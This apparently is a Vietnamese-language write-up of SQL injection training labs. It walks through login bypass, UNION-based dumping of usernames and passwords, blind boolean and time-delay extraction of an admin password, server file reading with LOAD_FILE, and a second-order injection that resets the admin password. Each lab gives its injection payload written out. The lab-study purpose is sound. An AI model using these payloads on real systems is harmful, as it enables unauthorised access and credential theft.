

# SQL injection allowing login bypass

* Lab này đơn giản nhất chỉ cần vượt qua đăng nhập đúng với tên gọi.
* Login thì select vượt qua đăng nhập thì chỉ cần chèn điều kiện đúng là đủ rồi
* Sử dụng: username = abcd' or 1=1 -- ' với password bất kỳ là đăng nhập được rồi
* Vào trong thấy dòng chữ: i\_am\_here!\_\_get\_me. Hơi nghi ngờ nên check các trang khác xem còn gì không sau đó mới submit. Và correct




# SQL injection allowing retrieval of hidden data


* Lab này phần lý thuyết mô tả rằng lỗi khi trong select giúp select thêm được các dữ liệu khác.
* Đầu tiên lướt qua 1 lượt web tất cả tính năng. Thử đăng nhập với abcd’ or 1=1 – ‘ xem liệu còn lỗi không thì không có gì đặc biệt cả.
* Ra trang chính thử lỗi thêm dấu ‘ thì thu được kết quả. Khả năng là sqli ở đây



* Order by để tìm số cột thì đến 7 lại lỗi -> select 6 cột
* Union select 1,2,3,4,5,6 – ‘ để xác định vị trí thông tin




* Đến đây thì select các bảng infomation\_schema để lấy cấu trúc database
* VGA’ union select 1, 2, SCHEMA\_NAME, 4, 5, 6 FROM information\_schema.SCHEMATA – ‘ -> lấy thông tin các schema
* VGA’ union select 1,2,TABLE\_NAME,4,5,6 FROM information\_schema.TABLES WHERE TABLE\_SCHEMA = ‘vstore’ -- ‘ -> Lấy thông tin các bảng trong schema vstore
* VGA’ union select 1,2,COLUMN\_NAME,4,5,6 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA = ‘vstore’ AND TABLE\_NAME = ‘users’ -- ‘ -> Lấy thông tin các cột của bảng users
* VGA’ union select 1,2,username,role,5,password FROM users – ‘ -> Lấy thông tin các user trong bảng users



* Submit password -> correct


# SQL injection, determining the number of columns returned by the query

* Làm tương tự như bài trên thì inject vào luôn url để tìm số cột
* Sử dụng:
* Type= RAM’ UNION SELECT 1, 2, COUNT(COLUMNS\_NAME), 4, 5, 6 FROM information\_schema.COLUMNS WHERE TABLE\_NAME = ‘items’ -- ‘



# Blind SQL injection with conditional responses

* Truyền ‘ vào username check lỗi thì thấy.



* Lỗi nằm ở username. Sau đó sử dụng quocnm3’ or 1=1 – ‘ vào được trang web -> inject vào vị trí này
* Sử dụng substring để lấy từng ký tự trong password. Brute force các ký tự từ 0->9, a->z, tham số nào trả về 302 thì tìm được ký tự ở vị trí đó.

Username: Abcd’ OR (SUBSTRING(Password, 1,1) = ‘a’ AND role = ‘admin’) – ‘

Password: abcd


* Sau khi brute force thì thu được 40 req 302.
* Nối các ký tự lại với nhau và test lại 1 lần để chắc chắn đúng.



# Blind SQL injection with time delays


* Quét qua cả trang web không thấy có gì đặc biệt. Thấy có chức năng mua hàng truyền lên item\_id. Inject vào vị trí đó -> thấy bị lọc
* Dùng 2 ngày để tìm cách by pass qua filter nhưng không được
* Sau đó được hint ở cookie có biến lạ.
* Inject vào vị trí cookie thì thấy request trả về lâu hơn -> Xác định vị trí inject
* Sử dụng SQLi tối ưu tấn công thử xem như nào. Thì với mỗi ký tự trong password AND nó với 128, 64, ... tương ứng với vị trí các bit 1 ở các vị trí 7, 6, 5, 4, .... và so sánh với chính 128, 64.
* Truy vấn: 1 – IF( (ASCII( SUBSTRING( SELECT Passsword FROM users WHERE role = ‘admin’ ), 1,1 ) & 128 = 128 ), sleep(1), 0 )
* Nếu trường hợp request chậm hơn-> bit tại vị trí x là 1. Còn không chậm hơn thì là 0. Làm lần lượt các 8 bit. -> ra được dãy bit tương ứng với ký tự tại vị trí đó.
* Sử dụng turbo bắt request để lấy lọc các request chậm hơn bình thường
* Sau đó viết đoạn code để xử lý dữ liệu sau khi có được thì thu được password admin
* Test lại một lần cho chắc chắn password đúng. Và submit.

# SQL injection with out-of-band interaction

* Bài có vẻ phức tạp khi phải đọc file trên máy chủ.
* Tìm kiếm thì có cách đọc file với func của SQL tương ứng với các CSDL khác nhau.
* Check CURRENT\_USER() thì được user root.




* Đọc sách tiếp thì thấy phải có Role FILE và được is\_granable bằng YES thì mới có quyền thực thi.
* Truy vấn: VGA’ union select 1, 2, grantee, privilege\_type , 5 ,is\_grantable FROM information\_schema.user\_privileges – ‘
* Truy vấn trên url check quyền. Thấy quyền Oke
* Truy vấn tiếp secure\_file\_priv để tìm folder có quyền đọc FILE thì thấy trả về trắng-> disable secure\_file\_priv rồi. Truy vấn VGA’ union select 1, 2,@@secure\_file\_priv, 4,5,6 – ‘ 
* Mọi rào cản đã không còn, thì ta tiến tới LOAD\_FILE(‘/.passwd’) thôi :v



* Đọc file và lấy được flag. Submit và correct.

# Second-order SQL Injection allowing get data

* Bài này test qua các trang không có lỗi gì cả. Đặc biệt có chức năng register và chức năng đổi mật khẩu.
* Xem lại lý thuyết thì thấy có ảnh này khá đặc biệt



* Làm theo các bước này thì có tạo tài khoản
* Tạo một tài khoản với thông tin chứa sqli

Username: abcdasd’ update user set password=’sha1(abcd)’ WHERE role = ‘admin’

Name: abcdasd’ update user set password=’sha1(abcd)’ WHERE role = ‘admin’

Password: 1234

* Xem các bài trước thì thấy password bị băm sha1 nên bài này cẩn thận. Băm trước chuỗi password update với hàm băm sha1
* Sau khi tạo được tài khoản. Sử dụng tài khoản đó với chức năng đổi mật khẩu.
* Sau đó quay lại và đăng nhập với admin password là abcd thì đăng nhập được -> truy vấn sqli đã được thực thi
* Lấy cờ và submit :v